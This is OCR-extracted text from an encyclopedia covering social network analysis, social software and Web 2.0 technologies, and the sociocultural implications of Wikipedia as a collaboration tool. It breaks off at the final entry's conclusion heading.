Social networking analysis, according to *Wikipedia.com*, is defined as "The mapping and measuring of relationships and flows between people, groups, organisations, animals, computers or other information/knowledge processing entities." This in effect means that it relates to any network of people who are known as nodes. These nodes are connected to others via associations or connections. These nodes or people connections have seven status types, which are as follows:


- **Degree centrality:** Social networking nodes relate to the degree concept. This is the number of node or people connections. This in English means the number of people that one individual knows within, say, a company or classroom or sports club. These connections can be significant and hence the following phrase of – "Having friends in higher places."
- **Betweeness centrality:** This terminology relates to the node/ individual with a bridge role between two or more subgroups. Hence, there is communication flow between the subgroups through the runner, so to speak, and this has its advantages and disadvantages.
- **Closeness centrality:** Individuals with this label in the network are in a good position as they are in the loop in relation to information flow through a network. These people know individuals and subgroup's both high and low, and because of there closeness with everyone involved they get to see what is actually going on. (Hence Manager and Supervisor team).
- **Network centralisation:** This refers to the location of certain nodes within the network and relates to the network structure or hierarchy/chain of command and shows who reports to whom.
- **Network reach:** The reach here refers to the direct and indirect connection or contacts between different networks or social circles. For instance, in the case of two networks, these are linked via the individual or nodes using direct and indirect links either directly between two individuals or subgroups linked through bridge nodes across the network.
- **Peripheral players:** These people are simply the dark horses within the network. Although these nodes are not directly connected to others, they still play a significant role in which a company would not exist without them. The classic example is a supplier of resources needed to create the overall product. The supplier works external to the organisation, but they are still valued by the company, as both must coexist to enable customer satisfaction through a high quality product being manufactured.
- **Boundary spanners:** These individuals are the key connectors to other subgroups and so these people integrate many people together and allow information transfer to flow better through more people within the network. These people are in a good position because their social circles are large, which enables them to swap ideas, and this information can be channelled effectively into quality goods and services.

Social Networking Example

Figure 6 illustrates a model (based on a real-life experience by one of the article authors) of a university course where there are many subgroups, including the inferior subgroup and the superior subgroup, along with another subgroup that was indirectly connected to the inferior Subgroup.

- **Degree centrality:** The total number of connections within the "Inferior Subgroup" is 3, which is the same as the "Other Subgroup" that had a total of 3 connections also. But the "Superior

Figure 6. University social network



Subgroup" has the most connections, with a total of 6.

- **Betweeness centrality:** There are 2 nodes that act as "Bridge Individuals" and they have the role as connectors of Subgroups. Hence, the "Superior Subgroup" was connected to the "Inferior Subgroup" through me, while the "Other Subgroup" was linked to the "Inferior Subgroup" through other nodes or "Bridge Individuals."
- **Closeness centrality:** Although 2/3 of the subgroups appeared to be stable from the outside in, the "Inferior Subgroup" that consisted of a trio had barriers because 2/3 members were already friends and so they are known as "Clicks," and therefore have a closer association compared to someone whose association with them is merely as a social acquaintance. These, however, are the "Bridge Individuals" that connect subgroups together so information flow can pass throughout the entire network of people.
- **Network centralisation:** There is no chain of command structure as such, but in relation to class hierarchy the Superior Subgroup" has the most numbers in there alliance, and so they monopolise the entire network because there is strength or power in numbers. Hence, they are positioned at the top end of the network, while the other subgroups are inferior and so lower down because it is the "Superior Subgroup" that has the best information flow between its larger alliance, and so they hold the most power within the network.
- **Network reach:** The "Superior Subgroup" is connected to the "Inferior Subgroup" through the nodes that act as "Bridge Individuals." Also, the "Other Subgroup" is connected to the "Inferior Subgroup" through the "Bridge Individuals," and so it is these bridge nodes that allow for Network Reach as they connect up the different Subgroups and enable information to be passed through the network.
- **Peripheral players:** There are none in this social network because "Peripheral Players" refers to suppliers whose network is external to a company, although if any Sub-Group individual had connections with computer students higher up in the university, they could use these contacts to there advantage by seeking help from advanced students and this information flow could benefit any Subgroup, but this is beyond the scope of this article.
- **Boundary Spanners:** This basically relates to nodes that connect other Subgroups together to allow the passing of information between the networks, and hence the class network diagram has four Boundary Spanners or the two pairs of "Bridge Individuals."

Here, we see that initially the number of students was large enough to fill a lecture theater. However, as the course progressed, more and more students left, and as the numbers decreased, the social circles became more evident. Therefore, in subsequent years, the competition was even fiercer because the numbers were so small that every subgroup knew who each other was. With the smokescreen gone, the social politics were more serious, for the numbers were whittled down to the elite, those who really wanted to be there. Now that there were subgroups formed by individual students, these groups would have their own status between the in-group. For example, when it comes to a group assignment, if the numbers are inadequate, then any individual may take the initiative to find someone to make up the numbers, but this is not always in the control of the group, for the lecturer may intervene to make up the numbers for an assignment, and if new subgroups are not formed, then existing groups are added, and these groups expand via the new individual who joins the subgroup, but the status battle continues. Thus, the ability for the group to gel as a whole may determine the outcome of the group assignment, for personality clashes may affect the team to work together as a whole, and so the big question is whether or not any new members get along with the established subgroup or not. The level of success or failure may go down to the balance of power within the group, and the best way to explain this is by the common phrase of the word "Cliques," for if members in a group are friends, then they are likely to stick together, and if they are in the majority they can control group activity to there own favor at the cost of minority individuals.

CONCLUSION

Social networks are social structures made up of nodes and ties. They indicate the relationships between individuals or organisations and how they are connected through social familiarities. They are very useful for visualising patterns. The use of mathematical and graphical techniques in social network analysis is important to represent the descriptions of networks compactly and more efficiently. They operate on many levels and play an important role in solving problems and on how organisations are run, and they help individuals succeed in achieving their targets and goals. In today's society, social networks allow two people in different locations to interact with each other socially (e.g., chat, viewable photos, etc.) over a network. They are also very important for the social safety net because this is helping the society with the likes of the homeless or unemployed. Group politics relate to "In-Groups" and "Out-Groups," as each competes with each other. Social Networking is all around us and so there is always going to be friends and casual acquaintances, both within the subgroups and outside it. These status types link all subgroups together, as well as the internal structure of a group. Hence, there are direct and indirect connections to link everyone together within a work place, classroom, and sports club to online social circle Web sites like *Bebo.com*. Both these status types affect productivity, and so individual competition aside, success is determined by how well everyone involved can work toward a common goal.

KEY TERMS

Betweeness: Measures the extent to which a particular point lies "between" the various other points in the graph. It is the most complex of the measures of point centrality to calculate. It is the number of people who a person is connected to indirectly through their direct links.

Closeness: The shortest distance between each individual and every other person in the network. The people who have the shortest paths have the best visibility into what is happening in the network.

Degree: The amount of ties to other points in the network. It measures network activity for a node by using the concept of degrees.

Cohesion: Cohesion measures how well the lines of source code within a module work together to provide a specific piece of functionality. It is expressed as either higher cohesion or low cohesion. The advantages of high cohesion are robustness, reliability, reusability, and understandability. The disadvantages of low cohesion are difficult to maintain, difficult to test, difficult to reuse, and difficult to understand.

Network Density: Individual-level density is the degree a respondent's ties know one another. Network/global-level density is the number of ties in a network to the amount possible.

Network Integration: This measures a group dispersion or how network links focus on a specific nodes.

Network Shape: The shape of the social network helps determine a network's usefulness to its individuals. Smaller, tighter networks can be less useful to their members than networks with lots of loose connections to individuals outside the main network.

Radiality: The degree in which a person's network reaches out into the network and provides new information and influence.

Reach: The manner which any member of a network can reach other members of the network.

Social Network: A network is a social structure made of nodes, which are generally individuals or organizations. It indicates the ways in which they are connected through various social familiarities, ranging from casual acquaintance to close familial bonds. The maximum size of social networks tends to be around 150 people and the average size around 124. Social network theory views social relationships in terms of *nodes* and *ties*. Nodes are the individual actors within the networks, and ties are the relationships between the actors..

Structural Equivalence: The extent to which nodes have a common set of linkages to other nodes in the system. The nodes do not need to have any linkages with each other to be structurally equivalent.

Structural Hole: These can be filled by connecting one or more links to link together other nodes. Structural Hole is linking to ideas of social capital, for example, if you link two people who are not linked, you can control their communication.

Social Software (and Web 2.0)

Jürgen Dorn
Vienna University of Technology, Austria

INTRODUCTION

Social software is a class of information systems supporting the establishment and management of online communities for people in performing certain tasks. One of the first application types were bulletin boards. Social software may provide different services for community members such as finding members with similar interests, finding information on interesting subjects, discussing common problems, or simply the storing of private or publicly-accessible documents. Another similar term, *collaborative software*, applies to cooperative work systems, and is applied to software that supports working functions often restricted to private networks. *Web 2.0* is a term coined only recently, and with this concept promoters try to focus on the change of use of the Internet. While Web 1.0 was a medium where few users published information in Web sites and many users read and surfed through these publications, in Web 2.0 many users also publish their opinions, information, and documents somewhere in the Internet. By motivating large communities for submissions and by structuring the content, the body of the aggregated information achieves considerable worth. A good example for such a community project is Wikipedia, where thousands of contributors deliver millions of articles, forming an encyclopaedia that is worth millions of dollars.

MOTIVATIONS

The term *social software* was created only recently; however, applications that follow this paradigm are much older. Due to different reasons, there is some hype about these applications now. Thus, new start-up companies offering such information systems achieve a very high financial rating through their large number of users and the large body of information. However, this is only one group of social software that achieves very high volumes of users. Social software is also used to build smaller communities with a restricted access. Thus, a company may invite its customers into such a community for online support on products and services of the company. Social software is also used to support knowledge exchange between employees of companies (Wenger, 2004).

Technical Issues

The increasing number of social software applications is partly motivated by the progress of computer hardware, broadband communication, and the number of Internet users. Especially, progress in Internet standards, standard software, and new Internet browser technologies helped to attract a larger audience.

Web 2.0 subsumes a number of new technologies making Web browser user interfaces more user-friendly and, at the same time, reducing traffic load in the Internet. The basic HTTP-protocol that is used to fetch HTML pages from servers to clients is stateless (i.e., the client cannot store a state such as some user preferences). This means, if a user enters anything in a Web page and sends this data to the server, and the server sends in response a new page to the client, then the client software has no knowledge about what the user has entered. In recent years, different technologies were developed to hold either a state at the client by means of cookies or by managing the state at the server side. The problem with both kinds of technologies is that, after each user action, the server has to resend a new page.

New technologies of Web 2.0 support richer clients in the Internet. Thus, more control logic can be executed at the client. JavaScript was one the first solutions to control a Web client's logic. It may be used, for example, to check for correct input syntax of online forms. XML and the processing of DOM structures (the tree structure of well-formed XML or HTML documents), where the structure of XML as well as HTML documents can be changed on-the-fly, enable a more sophisticated control. *AJAX* (Asynchronous JavaScript and XML) is an approach to develop rich clients using recent HTML browsers and the XMLHTTPRequest Api (Raymond, 2007). This means that some requirements (XML, JavaScript and DOM support, Cookies and CSS) have to be met by the client to use the rich HTML client interface. The AJAX approach avoids loading the complete HTML page for every action. Layout information is loaded just once, and only the data required due to the user's action is transferred from the server to the client. This transfer may also happen during the time when the user is already reading the new page. *Web services* are a further technology applied to enable an easy integration of software components to build larger applications. One prominent example is Google Earth that can be used to translate addresses into coordinates (i.e., geo-coding) and to construct maps around a certain coordinate on-the-fly. The latest service is that a user can create his/her own maps where existing maps are enriched by user data. Geographical information systems and its components are very illustrative examples for the construction of social software systems from existing reusable components (Scharl & Tochtermann, 2007). Systems constructed from such building blocks are called *mash-ups*.

Social Issues

Communities are built around common interests. Often, it is, however, unclear what the common interests are and whether all community members share the same interests. For example, Wikipedia has only a small group of writers and a very large number of readers. For the success of Wikipedia, there are enough writers, but this may not always be the case in new community systems.

This problem is also investigated in *knowledge management* theory. A company should be interested that information is shared between its employees. Knowledge management systems have to be designed in such a way that individual members of the staff are motivated to share relevant knowledge through these systems. Davenport and Prusak (1998) describe three motivations that lead to successful knowledge sharing: reciprocity (if I submit something, then other community members are also obliged to share information), reputation (if I submit much information, I will be accepted as an expert), and altruism (I want to support this highly-relevant community without any immediate benefits). These motivations are also valid for social software applications. A fourth motivation for participating in social software systems is the provision of special services such as data storage, e-mail management, and others.

For user acceptance of such systems, the ease of use is also very important. Technological improvements as described above address this issue. Thus, these technologies allow Web browser applications to behave in the same way as standard personal computer software systems.

On the other side, providers of such information systems must also get some revenue to provide these services. The number of users is most important for financial evaluation of such companies. Google, for example, is the company having one of the largest user groups at the moment. Thus, a provider is motivated to attract as many users as possible with good services. One of the most important services on the Internet seems to be the provision of relevant information. And the easiest way to provide such information is to let the users create the content. Google uses, on the one side, Web pages created by its users and, on the other side, the behaviour of Internet users to decide which content is most relevant. The users are, in this case, not aware of what services they deliver to Google. Someone who writes a submission for Wikipedia is aware of the value of his service to the community and will provide this service only in the case that some of the mentioned motivations are present and services are designed accordingly.

A further issue is the behaviour of community members. *Netiquette* (Internet etiquette) is a term for the conventions of politeness and respect in such virtual communities. These conventions address the relationship between personal behaviour and community interests, and outline a dynamic set of guidelines. Examples of these guidelines are not posting spam mails, avoiding commercial advertising outside business groups, and many more (Hambridge, 1995). Using emoticons (emotional icons) are a result of such virtual communities to show, with limited character sets, a kind of emotion in text-based communication.

Trust and Privacy

An important aspect of social systems in general is the *trust* that members of a community have in participation of other members. This is an issue discussed especially for Wikipedia and similar projects. An encyclopaedia has the expectation that descriptions of things of the world are objective and not subjective presentations that try to favour certain technologies or concepts in contrast to others. For example, people may present themselves as very important researchers in the Wikipedia, or a company may describe its products as superior to others.

On the one side, it is argued that the large community is an adjustment factor that corrects, in a very short reaction time, any subjective malpractice. On the other side, Wikipedia has introduced a new group of users that has greater privileges than conventional users. Moreover, new projects arise that try to focus on a more expert-based encyclopaedia. Nevertheless, there are also strong arguments for open communities. For example, recognized experts might use a different (more formal) language or a jargon that simple users do not understand.

Trust in the provider of such community systems becomes sensible if certain private documents such as e-mail or pictures are stored on a server. Access control with passwords avoids certain misuses; however, a misuse by the provider cannot be assured. Therefore, really critical documents will never be stored unless some kind of encryption is supported in these systems.

CLASSIFICATION OF SOCIAL SOFTWARE APPLICATIONS

In the following section, some specialized groups of social software applications are outlined to show the manifold of concepts. The names used in the following classification describe a kind of information system, but often also some kind of software, which can be used to create such an information system. Differences in the systems are:

- the type of the objects exchanged in the community (text, structured documents, audio, pictures, etc.);
- push or pull service (who starts the communication);
- the rules for access (open or closed communities); and
- whether senders know recipients.

Newsgroups

First approaches of such online communities were *newsgroups*. Usenet was established before the World Wide Web was introduced and the general public had access to the Internet. Besides mail and file transfers, it offered announcements through the news software. Submissions that users post are organized into newsgroups, which are organized into hierarchies of subjects. For example, comp.ai (artificial intelligence) and comp.lang (computer languages) are within the comp hierarchy, for computers. A user may subscribe to one or more newsgroups, and the news client software keeps track of which articles this user has read. Newsgroups are organized in threads, a submission with a number of responses to the original posting.

The importance of newsgroups has diminished in respect to other community tools. The current format and transmission of news articles is very similar to that of e-mail messages. However, news articles are posted for general consumption, and a user has access to all newsgroups, in contrast to e-mail, which requires a list of known recipients. Newsgroups have the advantage that they require no personal registration and that archives are always available. Due to the problem of spam mail, however, newsgroups are often moderated so that only fitting submissions are accepted.

Internet Forum

An *Internet forum* is a system supporting discussions and posting of user-generated content. A forum provides a similar function as newsgroups and is usually also structured in threads. A spirit of virtual community often develops around forums that have regular users such as forums on computer games, cooking, healthcare, or politics. Internet forums support the specification of different privileges for user groups.

Internet forums are also commonly referred to as Web forums, message boards, discussion boards, (electronic) discussion groups, discussion forums, or bulletin boards.

Wiki

A *Wiki* is a Web site that allows the visitors to easily add, remove, and otherwise edit and change available content in a similar way as a blackboard at school. Wiki software usually supports the differentiation between registered and unregistered users. For a wiki page, different access rules may be specified. Wikis have their own language for specifying links and certain layouts. This ease of interaction and operation makes a wiki an effective tool for mass collaborative authoring and knowledge management. Since the problem of vandalism may be an issue, wikis support a function to protocol and archive each change, which can be restored.

Web Syndication

Web syndication integrates different sources of structured Internet resources. RSS (Really Simple Syndication) is a specification of formats used to publish frequently-updated digital content, such as Weblogs, news feeds, or Podcasts. A client program is used to subscribe to one or more feeds. This client then checks if any of those feeds have new content since the last time it checked. RSS formats are specified in XML. RSS software delivers its information as an XML file called "RSS feed" or "RSS channel."

Weblog

A *Weblog* (or blog) is a user-generated Web site where entries are made in journal style and displayed in a reverse chronological order (Powers, Doctorow, Johnson, Trott, Trott, & Dornfest, 2002). They often provide commentary information or news on a particular subject, such as politics or local news. Weblogs are often used as personal online diaries. A typical Weblog combines text, images, and links to other Weblogs, Web pages, and other media related to a topic. Readers may leave comments in an interactive format in a Weblog.

Podcast

A *Podcast* is an audio file that is distributed by subscription over the Internet using syndication feeds for playback on mobile devices and personal computers. The author of a podcast is often called a podcaster. The term "podcast" is derived from Apple's portable music player, the iPod. A podcast can be downloaded automatically, using software capable of reading feed formats such as RSS.

Instant Messaging

Instant messaging (IM) is a form of real-time communication between two or more people based on typed text (chatting). The text is transmitted over the Internet. Instant messaging requires the use of a client program that subscribes to an instant messaging service and differs from e-mail in that conversations are then able to happen synchronously. Most services offer a feature, indicating whether people on a user's contact list are currently online and available for chat. A user may also set a status message indicating further states.

Social Tagging and Bookmarking

Social bookmarking systems store, classify, share, and search links in the Internet or Intranet. Besides Web page bookmarks, services specialized to a specific kind of object or format such as syndication feeds, books, videos, and more can be found. In a social bookmarking system, users store lists with links to Internet resources that they find useful. These lists are either accessible to the public or a specific network. Other community members with similar interests can view the links by category. Some allow for privacy restrictions.

Social bookmarking systems categorize their resources by the use of informally-assigned, user-defined keywords or *tags*. This aggregation of keywords is also called *folksonomy* in contrast to an ontology that would be created by one or more experts in a certain area. Most social bookmarking services allow users to search for bookmarks which are associated with given "tags" and rank the resources by the number of users that have bookmarked them. Many social bookmarking services cluster particular keywords by analysing relations between them. Further services supplied are rating of contents, commenting, the ability to import and export, add notes, reviews, e-mail links, automatic notification, and create groups.

Prediction Markets

Prediction markets are virtual markets where users buy virtual goods or vote for certain decisions in order to predict which goods are successful. Assets are created whose final value is tied to a parameter (e.g., total sales of product in the next year) or to a particular event (e.g., who will win the next election). The current market prices can then be interpreted as predictions of the probability of the event or the expected value of the parameter.

Members buying low and selling high are rewarded for improving the market prediction, while those who buy high and sell low are punished. Prediction markets seem to be at least as accurate as other institutions predicting the same events with a similar pool of participants (Surowiecki, 2004). Prediction markets are rapidly becoming useful decision support tools for companies. Also online role *games* are sometimes classified as social software systems. For example, Second Life, where people can invent a second virtual life for themselves, is such an online community system. In this virtual world, users can buy almost the same things as in the real world. Well-known companies are using this online world to evaluate whether customers will accept certain new products. At the moment, there is a great hype in using these systems; however, the future is uncertain because the users of the system represent only a small group of consumers and, moreover, it is not clear whether certain investments in development in Second Life will be secure since there is no guarantee how long this virtual world will remain.

FUTURE TRENDS

Web 2.0 is a relatively new buzz word, but the successor is already in development. Web 3.0 embraces different ideas from the Semantic Web approach (Berners-Lee, Hendler, & Lassila, 2001). By using semantics (e.g., ontologies), the classification and retrieval of Internet resources can be improved. Moreover, certain processes such as configuration of complex objects (processes, products, and services) may be automated. Ontologies may also support social communities. Folksonomies as used in actual systems may be replaced by ontologies. However, this is also a question of ease of use and user acceptance. In principle, an ontology developed by experts may be more accurate, but users may have different backgrounds which let them communicate with different terms than those of the experts.

Another future trend will be the integration of further media. Thus, we will see the integration of digital television, voice communication, and also communication media for handicapped persons, such as Braille, into such systems. Many existing systems already incorporate mobile clients (e.g., for finding other people in the streets); however, this may be extended further in the future (Eagle & Pentland, 2005).

KEY TERMS

Folksonomy: A collection of tags (terms) to describe objects of a domain; these are created by a community and not as taxonomies, which are created by experts of a domain.

Mash-up: A social software application that uses components of other applications to offer new aggregated services to its members.

Social Bookmarking: A kind of collaborative indexing of Web pages where users share their Web bookmarks with other members of a community.

Social Software: Software for a certain class of information systems that support the creation of virtual communities.

Social Tagging: Collaboratively defining tags as a meta-information on shared Internet resources.

Syndication: An activity to monitor and feed an application from a number of structured Internet sources.

Web 2.0: A number of recent Internet technologies used to improve the interactivity of Web browsers and the user-friendliness of current Web information systems.

Web Service: A software component or procedure in the Internet that can be called by other software programs; the component and its usage conditions may be announced in a registry. Input and output arguments, as well as service level agreements, are described with XML.

Wiki: An Internet blackboard system where users collectively create a number of interlinked Web pages.

Sociocultural Implications of Wikipedia

Ramanjit Singh

Trevor Wood-Harper
University of Manchester, UK

INTRODUCTION

Wikipedia is a free encyclopedia that operates worldwide on the Internet. Articles on Wikipedia are developed with close collaboration of volunteers and anyone can edit the content (Wikipedia, 2006e). Although there are many advantages of using Wikipedia as a group collaboration tool, there are important implications. First, Wikipedia community is diverse and intercultural differences can distort the communication process. Second, the neutral point of view (NPOV) policy can lead to disputes. Third, lack of supervision and open source policy can be another source of conflict. Forth, administration of articles can be complex due to differing cultural and political stand points (Smith & Kollock, 1999). Laslty, differences in time and space as well as low level of access to the Internet can significantly impede collaboration efforts at Wikipedia (Berry, 2006; Madon, 2000; Parayil, 2006; Sahay, Nicholson, & Krishna, 2003). Hence, the aim of this paper is to examine sociocultural implications of using Wikipedia as a group collaboration tool spanning multiple countries and how social and cultural climate, differences in time and space, as well as technological infrastructure of countries affect collaboration between individuals given the distinctive operational and administration policies at Wikipedia. It is believed that findings from this research will increase the awareness of the underlying cause of many disputes arising at Wikipedia. In addition, this research will lead to cultural relativism and provide neutral grounds for collaborative efforts at Wikipedia in the future.

WIKIPEDIA AS GROUP COLLABORATION TOOL

The wiki name has been borrowed from Hawaiian term "wikiwiki," which means fast, swift, or quick (Wikipedia, 2006d). The father of wiki, Ward Cunningham, defined wiki as "a freely-expandable collection of interlinked Web pages, a hypertext system for storing and modifying information—a database, where each page is easily editable by any user" (Leuf & Cunningham, 2001, p. 14). In addition, wikis can be applied as a source for gaining information and knowledge, and also as a system for virtual collaboration (Boulos, Maramba, & Wheeler, 2006). Wikipedia is based on such technology and is often viewed as "wiki in action" (Boulos et al., 2006). Wikipedia was launched by Jimmy Wales and Larry Sanger on January 15, 2001, and can be defined as a free-content, Web-based encyclopedia, produced collaboratively by volunteers around the world (Wikipedia, 2006e). On July 1, 2006, the English edition of Wikipedia had nearly 1.3 million articles, which add up to 511 million words, and giving a total of 3 billion characters (Wikipedia, 2006g). Perhaps the open source policy and easily editable content maybe attributable for Wikipedia's increasing popularity worldwide. Because anyone around the world can make edits on Wikipedia, some people may argue that it can lead to low quality of the content. However, it has been observed that articles forwarded to Wikipedia are of high quality. First, mostly academics and researchers have been attracted by this idea, thus a high quality of content is reflected in the articles. Second, numerous reviews are made, which increases content's credibility.

Then, Wikipedia has a policy which restricts articles to a neutral standpoint, which enables the content to be for a wide range of readers. Although initial policies were imposed by Wales and Sanger (founders of Wikipedia), today the community operates without much management interference.

Numerous studies on Wikipedia as a group collaboration tool have been conducted in the recent years. Raitman and Zhou (2005) examined various ways in which students could share their ideas and outputs by using Wikipedia. It was found that Wikipedia needs to be improved in terms of design and interface to enable effective knowledge creation and sharing. In addition, the study also revealed that the security and privacy of Wikipedia needs enhancement. Another study was conducted with Australian students to identify learning experiences using Wikipedia. Conclusions made from this study confirmed Wikipedia is an effective and useful online collaboration tool for creating and sharing knowledge (Brereton, Donovan, & Laubacher, 2003). In the recent decades, cross-cultural communication has been a major concern of online collaboration (Gannon & Newman, 2002; Thomas, 2002). Numerous studies on culture and technology have shown beliefs and values shared by the members can influence group behavior in a variety of ways that can either speed up or slow down the implementation and adoption of a new group of a collaboration technology. One such study conducted by Zhang, Vogel, and Lowry (2006) measured the impact of culture on the "use" and "adoption" of collaboration technology. In particular, this study was conducted to increase understanding of cultural issues in collaboration technology from theoretical, technical, empirical, and practitioner perspective. Kim and Bonk (2002) investigated two interrelated conferences from Finland and the United States. Upon analyzing the findings, it was discovered teachers had limited knowledge about other cultures. Hence, this study recommended that in order to communicate and collaborate globally, teachers need to increase intercultural awareness.

SOCIOCULTURAL IMPLICATIONS OF WIKIPEDIA

Advancements in information and communication technologies (ICTs) are changing the fundamental nature of group work. We are no longer constrained by physical boundaries to collaborate and work effectively with individuals from different places. Today, intercultural awareness and effective cross-cultural communication skills are essential to the success of group work spanning multiple countries. Nevertheless, working, collaborating, negotiating, and dealing with people from other cultures can be complex in online environments. One wrong assumption or basic misunderstanding can spoil or delay months of collaborative work. Smith and Kollock (1999) identified four causes of disagreement in online virtual communities.

1. Internet community spans multiple countries.
2. Unclear goals give way to disagreement.
3. Lack of supervision and open sharing of ideas result in much conflict.
4. Administration policies intensify conflict.

According to Reagle (2005), the aspects mentioned above are applicable to Wikipedia. The Wikipedia community is diverse and the collaboration and communication can be distorted due to cultural differences. People from differing cultural backgrounds commonly vary in their communication style, including the motivation to discover and share information (Jarvenpaa & Leidner, 1999). Although culture can manifest in various ways, societies are commonly distinguished as individualistic or collectivistic. In an individualistic society such as the United States, people value their own needs, ideals, and ambitions before group goals. On the contrary, in a collectivistic society such as India, people value group needs before individual goals. In addition, people from an individualistic society are not concerned with self-categorizing, are not influenced deeply by group membership, have a tendency of joining and adjourning groups, and commonly engage in more open and straight communication than people from a collectivistic society (Gudykunst & Kim, 1997; Hofstede, 2005). In addition, a research study by Pearce (1974) revealed that people from a individualistic society tend to reply more to anonymous e-mail messages than people from a collectivistic society. Also, experiences of other societies have significant impacts on the communication behavior. Individuals with knowledge of other societies and cultures are more likely to engage in communication with individuals from other countries (Gordon, 2005; Magala, 2005). Hence, in my view, people from individualistic societies may have more trust in online communication environments than individuals from collectivistic societies. The studies also imply that culturally savvy individuals may cooperate and communicate more effectively in discovering and sharing knowledge in an online environment.

The neutral point of view (NPOV) policy at Wikipedia is a source of many disputes. First, articles that require cultural or religious writings may be subject to debate as individuals from different communities differ on viewpoints. For instance, there was a major disagreement over whether and how the Muhammad cartoons should be published in the Wikipedia article. In addition, there was also a major dispute over Euthanasia. This required the administrator to split the article into three categories, namely, “Neutral,” “For,” and “Against.” Lastly, there have been numerous disputes over the obscene articles on Wikipedia, leading people to engage in “edit wars.” Censorship is an important debate at Wikipedia because most of the encyclopedias do not publish articles that constitute obscure content. In addition, if Wikipedia is to be used in schools, then explicit information needs to be regulated. Nevertheless, it will take time for wikipedians to settle on censorship debates as individuals are dispersed worldwide, and have different degrees of tolerance toward obscure content (Reagle, 2005; Wikipedia, 2006a).

The lack of supervision at Wikipedia is another source of conflict. Because anyone can update articles on Wikipedia, content is subject to vandalism. Many studies have shown individuals are skeptical to work on Wikipedia because they fear their contribution maybe vandalized in the future (Raitman & Zhou, 2005). In some societies, loose policies of Wikipedia may be viewed as a bad example of power and control. For instance, in Indian society, which is based on class hierarchy and ideologies of power, it is important to have an authoritarian figure that people can follow. Therefore, policies at Wikipedia may frustrate many people in India because no supervision exists (Hofstede, 2005; Sahay et al., 2003). In my view, this implies that articles posted on Wikipedia may receive little credibility and low status in India because no central authority of power exists.

Administration is another source of conflict at Wikipedia. Although power sharing is encouraged at Wikipedia, there has been a case where Wikipedia has blocked an article without community consensus. This case is of “Norman Technologies,” which paid the public relation firm “MyWikiBiz,” to promote its business at Wikipedia. This act was perceived as serious by Jimmy Wales (the founder of Wikipedia), as it raised conflict-of-interest issues at Wikipedia. Subsequently, the article was blocked for 10 days and it is currently marked as “AfD” (article for deletion) and is subject to debate (Basturea, 2006; Pier, 2006). Moreover, there has been a debate on usernames. For instance, “Ihatehippies” was blocked on September 25, 2006, for showing hatred toward hippies. “Micheal moore sucks” was blocked on September 26, 2006, because it signified a personal attack on Hollywood movie director Micheal Moore (Wikipedia, 2006b, 2006f). In many countries, the administration issues described above may be seen as a freedom of speech act and deemed appropriate. However, due to the obtrusive nature of above described issues, they were classified as spam by the Wikipedia administration (Wikipedia, 2006c).

Historically, the communication process at Wikipedia has been facilitated through “Discussion” pages which are based on Web logs or Blogs. Blogs can be defined as easily produced, updatable Web pages that individuals can use to express their views on subject matter. Also, blogs can be used to have asynchronous dialogue when collaborating on various topics (Malani & Dwyer, 2005; Pentzold & Seidenglanz, 2006). Although computer mediated asynchronous forms of communication can overcome common drawbacks (time pressures, geographical distance, personality, and cultural differences) of face-to-face communication, there are few shortcomings of asynchronous communication (Berry, 2006). Ellis (2002) conducted a study with 21 final-year undergraduate students in a collaborative asynchronous environment and it was found that lack of emotions and non-immediate reaction in an online environment may cause forum discussions to be superficial. In addition, 25% of the students believed too much opinion rather than discussion on the subject matter was expressed. Lastly, it was discovered students’ written English language skills may impact the participation in online discussion forums. It is highly likely that discussion dynamics at Wikipedia may reflect the findings described above. For example, it is likely that some individuals at Wikipedia may not be able to participate fully due to lack of written English language skills. Also, individuals from nonconfrontative societies may never disagree with the views posted on Wikipedia (Sahay et al., 2003). To summarize the discussion above, it can be said that a lack of emotions, delayed response, off-topic comments, limited written

English language skills, and cross-cultural differences may distort the communication at Wikipedia.

Amount of access to technology can increase or decrease participation in online group collaboration. More recently, podcasting and videoblogging have been used to supplement the text-based (blogging) communication at Wikipedia. Podcasting can be defined as Internet-based audio relay medium. Audio files are commonly created in mp3 format and posted on the Web for others to listen. Videoblogging, on the other hand, is the use of video conferencing software to communicate and collaborate audiovisually over the Internet (Voxmedia Wiki, 2006). While advances in ICTs have simplified the communication process considerably in the recent years on Wikipedia, many people in developing countries still struggle to have reasonable access to the Internet (Madon, 2000; Parayil, 2006). Table 1 below illustrates access to the Internet by continent.

Low level of access to the Internet is clearly visible in Africa, Asia, Middle East, and Latin America/Caribbean. According to Rajesh (2003), low levels of access to the Internet in developing countries is attributable to infrastructure, political, and economical barriers. Although the Internet is appealing to many people in developing countries, a lack of appropriate infrastructure, along with the high Internet subscription rates, is a major barrier in the online education and collaboration drive. In India, it cost Rs.30 per hour to access the Internet at home. Such an excessive price makes the Internet merely a luxury for the rich, while rest of the population struggles to have access to a computer.

FUTURE TRENDS

Wikipedia has become one of the most prominent Web-based encyclopedias since its inception in 2001 (Wikipedia, 2006e). More recently, Wikipedia has been promoted in the academia to supplement group collaboration work (Brereton et al., 2003; Wang & Turner, 2004). In addition, Wikipedia has been used to market products and service to the general population (Basturea, 2006; Pier, 2006). Then, 2nd and 3rd generation blogging techniques such as podcasting and videoblogging are commonly being used in developed countries to collaborate and communicate at Wikipedia (Voxmedia Wiki, 2006). Lastly, there are 250 language editions at Wikipedia, and together they account for 5 million articles (Wikipedia, 2006e). In my view, language editions at Wikipedia will continue to increase and further research could identify sociocultural differences from edition to edition. Perhaps it maybe possible to identify some sociocultural differences if one compares the English edition with the Chinese edition.

Table 1. World Internet usage

Continent	*% Population (Internet Access)*
Africa	3.6%
Middle East	10.0%
East Asia	10.8%
Latin America/Caribbean	15.1%
Europe	38.2%
Oceania/Australia	54.1%
North America	69.1%

(Internet World Stats, 2006)

CONCLUSION

